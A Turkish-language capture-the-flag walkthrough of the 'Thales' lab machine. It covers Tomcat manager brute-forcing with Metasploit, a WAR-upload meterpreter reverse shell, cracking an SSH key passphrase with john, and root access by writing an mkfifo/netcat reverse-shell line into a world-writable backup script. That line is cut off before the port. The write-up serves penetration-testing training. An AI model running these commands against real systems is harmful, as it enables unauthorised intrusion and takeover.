
THALES WALKTHROUGH




Netdiscover ile ağda bulunan cihazları tespit ediyoruz.


Hedefin 192.168.1.46 ip adresinde çalıştığını tespit ettik.

```
nmap -sS -sV -sC -Pn 192.168.1.46
```

Nmap Taraması gerçekleştiriyoruz.



8080 portunda http servisi çalışıyor. Apache Tomcat 9.0.52 servisinin çalıştığını görüyoruz .Apache Tomcat veya Tomcat Java tabanlı web uygulamalarını yayınlamak için kullanılan web sunucusudur.



Host Manager kısmına tıkladığımızda kullanıcı acı ve parola istediğini görüyoruz. Login kısmına brute force deneyebiliriz. Bunun için kullanılabilecek auxiliary metasploitte mevcut.


```
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.1.46
rhosts => 192.168.1.46
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set rport 8080
rport => 8080
msf5 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                     Required  Description
   ----              ---------------                                                     --------  -----------
   BLANK_PASSWORDS   false                                                               no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                   yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                               no        Try each user/password couple stored in the current datab
   DB_ALL_PASS       false                                                               no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                               no        Add all users in the current database to the list
   PASSWORD                                                                              no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt  no        File containing passwords, one per line
   Proxies                                                                               no        A proxy chain of format type:host:port[,type:host:port][.
   RHOSTS            192.168.1.46                                                        yes       The target host(s), range CIDR identifier, or hosts file
ath>'
   RPORT             8080                                                                yes       The target port (TCP)
   SSL               false                                                               no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                                               yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                                       yes       URI for Manager login. Default is /manager/html
   THREADS           1                                                                   yes       The number of concurrent threads (max one per host)
   USERNAME                                                                              no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no        File containing users and passwords separated by space, o
   USER_AS_PASS      false                                                               no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt  no        File containing users, one per line
   VERBOSE           true                                                                yes       Whether to print output for all attempts
   VHOST                                                                                 no        HTTP server virtual host

msf5 auxiliary(scanner/http/tomcat_mgr_login) >
```

Hedef ip adresi ve port adresi değerlerini ayarladık. Şimdi saldırıyı başlatabiliriz.

```
[-] 192.168.1.46:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[+] 192.168.1.46:8080 - Login Successful: tomcat:role1
[-] 192.168.1.46:8080 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/tomcat_mgr_login) >
```

Kullanıcı adının tomcat parolanın ise role1 olduğunu tespit ettik.

Giriş yaptıktan sonra /manager/html/list dizininde war dosyası ekleyebileceğimiz bir alan tespit. ettik.



Msfvenom ile zararlı war dosyası hazırlayabiliriz ancak bunu bizim için exploit zaten metasploitte bulunuyor.

```
msf5 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf5 exploit(multi/http/tomcat_mgr_upload) > set HTTPPASSWORD role1
HTTPPASSWORD => role1
msf5 exploit(multi/http/tomcat_mgr_upload) > set HTTPUSERNAME tomcat
HTTPUSERNAME => tomcat
msf5 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  role1            no        The password for the specified username
   HttpUsername  tomcat           no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        192.168.1.46     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.43     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal

msf5 exploit(multi/http/tomcat_mgr_upload) >
```

Hedef ip adresi, portu, http kullanıcı acı ve parola değerlerini ayarlıyoruz. Sonrasında exploiti çalıştıralım.

```
msf5 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.1.43:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying iIiAghPqhu67VRIacfFGn89uoUIB...
[*] Executing iIiAghPqhu67VRIacfFGn89uoUIB...
[*] Undeploying iIiAghPqhu67VRIacfFGn89uoUIB ...
[*] Sending stage (53944 bytes) to 192.168.1.46
[*] Meterpreter session 1 opened (192.168.1.43:4444 -> 192.168.1.46:57150) at 2024-11-19 10:15:44 -0500

meterpreter >
```


Shell almayı başardık.

/home/thales dizini altındaki dosyaları listelediğimizde .ssh adlı bir dizinin olduğunu tespit ettik.

```
Mode                Size  Type  Last modified              Name
100001/--------x    457   fil   2021-10-14 07:30:45 -0400  .bash_history
100445/r--r--r-x    220   fil   2018-04-04 14:30:26 -0400  .bash_logout
100445/r--r--r-x    3771  fil   2018-04-04 14:30:26 -0400  .bashrc
40001/--------x     4096  dir   2021-08-15 12:58:00 -0400  .cache
40001/--------x     4096  dir   2021-08-15 12:58:00 -0400  .gnupg
40555/r-xr-xr-x     4096  dir   2021-08-15 13:50:29 -0400  .local
100445/r--r--r-x    807   fil   2018-04-04 14:30:26 -0400  .profile
100445/r--r--r-x    66    fil   2021-08-15 13:50:18 -0400  .selected_editor
40777/rwxrwxrwx     4096  dir   2021-08-16 16:34:04 -0400  .ssh
100445/r--r--r-x    0     fil   2021-10-14 06:45:25 -0400  .sudo_as_admin_successful
100444/r--r--r--    107   fil   2021-10-14 05:36:43 -0400  notes.txt
100000/---------    33    fil   2021-08-15 14:18:54 -0400  user.txt
```

Dizinin içerisine girince id_rsa dosyası bulunduğunu keşfettik.

```
meterpreter > ls
Listing: /home/thales/.ssh
==========================

Mode                Size  Type  Last modified              Name
100444/r--r--r--    1766  fil   2021-08-16 16:34:04 -0400  id_rsa
100444/r--r--r--    396   fil   2021-08-16 16:34:04 -0400  id_rsa.pub

meterpreter >
```



Proc-Type: 4,ENCRYPTED kısmı bu id_rsa anahtarının şifrelendiğini söylüyor. Bu şifrenin kırılması gerekiyor. Öncelikle bu dosyanın içeriğini ana bilgisayarımıza kaydedelim.

John aracı ile bu dosya içerisindeki şifreyi kıracağız ancak öncelikle john aracının anlayabileceği formata dönüştürmemiz gerekiyor.

ssh2john aracı ile id_rsa dosyasını istenen formata dönüştürdük.

sonrasında kırarak parolayı bulmayı başardık.

```
root@kali:~# ./ssh2john.py id_rsa >result.txt
root@kali:~# john result.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
vodka06          (id_rsa)
1g 0:00:00:11 DONE (2024-11-19 10:22) 0.08354g/s 1198Kp/s 1198Kc/s 1198KC/sa6_123..*7¡Vamos!
Session completed
root@kali:~#
```

Anahtarı Thales kullanıcısının ev dizininde bulduğumuz için thales kullanıcısına bu parola ile bağlanmayı deneyelim.

```
meterpreter > shell
Process 7 created.
Channel 7 created.
su thales
su: must be run from a terminal
python3 -c 'import pty; pty.spawn("/bin/bash")'
tomcat@miletus:/home/thales/.ssh$ su thales
su thales
Password: vodka06

thales@miletus:~/.ssh$
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Yukarıdaki python kodu daha etkileşimli ve işlevsel bir terminal sağlar. Su komutunu yukarudaki python kodundan sonra çalıştırabildik.

```
thales@miletus:~$ ls
ls
notes.txt  user.txt
thales@miletus:~$ cat notes.txt
cat notes.txt
I prepared a backup script for you. The script is in this directory "/usr/local/bin/backup.sh". Good Luck.
thales@miletus:~$ cat user.txt
cat user.txt
a837c0b5d2a8a07225fd9905f5a0e9c4
thales@miletus:~$
```

User.txt dosyasını okumayı başardık. Ayrıca /usr/local/bin/backup.sh scriptinin varlığını keşfettik.


Şimdi bu dizine gidip scripti kontrol edelim.

```
thales@miletus:/usr/local/bin$ ls
ls
backup.sh
thales@miletus:/usr/local/bin$ ls -la
ls -la
total 12
drwxr-xr-x  2 root root 4096 Oct 14  2021 .
drwxr-xr-x 10 root root 4096 Aug  6  2020 ..
-rwxrwxrwx  1 root root   75 Nov 18 22:31 backup.sh
thales@miletus:/usr/local/bin$
```

Bu script üzerinde okuma yazma ve çalıştırma yetkilerimiz var. Bu script belli dizindeki dosyaların yedeğinin alınması için kullanılıyor. Eğer içerisine reverse shell kodumuzu yazarsak root oturumu almayı başarabiliriz.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.1.43 4
```

Yukarıdaki reverse shell kodunu script içerisine ekledim ve 4242 portunu netcat ile dinlemeye başlıyorum.



Root olmayı ve root.txt bayrağını almayı başardık.